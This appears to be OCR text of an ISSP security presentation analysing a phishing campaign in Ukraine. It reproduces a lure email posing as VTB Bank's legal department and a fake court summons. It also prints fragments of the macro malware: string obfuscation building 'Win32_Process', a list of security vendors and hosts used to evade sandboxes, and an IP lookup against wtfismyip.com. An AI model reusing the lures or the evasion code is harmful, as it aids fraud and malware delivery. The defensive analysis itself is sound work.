
Вас атакували! На що варто покладатися при перевірці цієї гіпотези

Олексій Ясинський, ISSP

Артем Михайлов, ISSP

ISSP



FORTINET

От: Денис Соловэй <heinz.ewen@t-online.de>
Кому:
Копия:
Тема: noc Пропонуємо ознайомитись з належними документами

Сообщение | Позов_примірник_noc.doc

Глибокошановний пане/пані!

Юридичний підрозділ ВТБ Банк сповіщує Вас про те, що на Ваше ім'я 23.09.2015 року, за допомогою нашої послуги онлайн банкінгу, було оформлено готівковий кр
121 716,00 гривень.

На дату надсилання цього листа борг за кредитом не о [redacted] добу прострочення
85 000,59 грн.

У зв'язку з цим, на підставі кредитної угоди, співробіт

Пропонуємо ознайомитись з належними документами.

Щиро Ваш,
Виконуючий обов'язки начальника відділу
Денис Соловэй

14.07.2016	Суддя Карабань В.М.

ПОВІСТКА ПРО ВИКЛИК


Київський районний суд м. Харків даною повісткою повідомляє вас про необхідність з'явитись в якості особи, яка притягається до адміністративної відповідальності за ст. 185 Кодексу України про адміністративні правопорушення у суд для участі в судовому засіданні по справі №045171-15, яке відбудеться 28.07.2016 р. о 10:30 в залі судових засідань №7 за адресою суду. Актуальну адресу суду ви можете знайти на веб-сторінці: http://court.gov.ua/sudy/

Ви повинні забезпечити свою явку до суду для участі у засіданні суду у процесуальному статусі відповідача.

```
soar = "damselfly"
albuterol = Mid("hamamelidaceaeWinmimosaceae", 15, 3) + Left("32 Processunderpass", 10) 'albuterol = "Win32_Process"
habitation = soar

Else
```

Этот кусок, кода даст нам такой результат




```
Public Function Sspyg() As Variant
Sspyg = Array("Amazon","Anonymous","Bitdefender","Blue Coat","Cisco
Systems","Cloud","Data Center","Datacenter","Dedicated","ESET,
spol","FireEye","Forcepoint","Fortinet","Hetzner","Hosted","Hosting","Leas
eWeb","Microsoft","NForce","OVH
SAS","Proofpoint","Security","Server","Strong Technologies","Trend
Micro","Trustwave","blackoakcomputers","mimecast")
End Function
```


```
Public Function ELLSx() As String
Set VeFU = KMQf("WinHttp.WinHttpRequest.5.1")
KEih VeFU.Open("GET ","https://wtfismyip.com/json"), False)
KEih VeFU.SetRequestHeader("User-Agent", "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)")
KEih VeFU.Send
If VeFU.Status <> 200 Then
Err.Raise Number:=4, Description:="Can't connect to API"
End If
ELLSx = VeFU.ResponseText
End Function
```

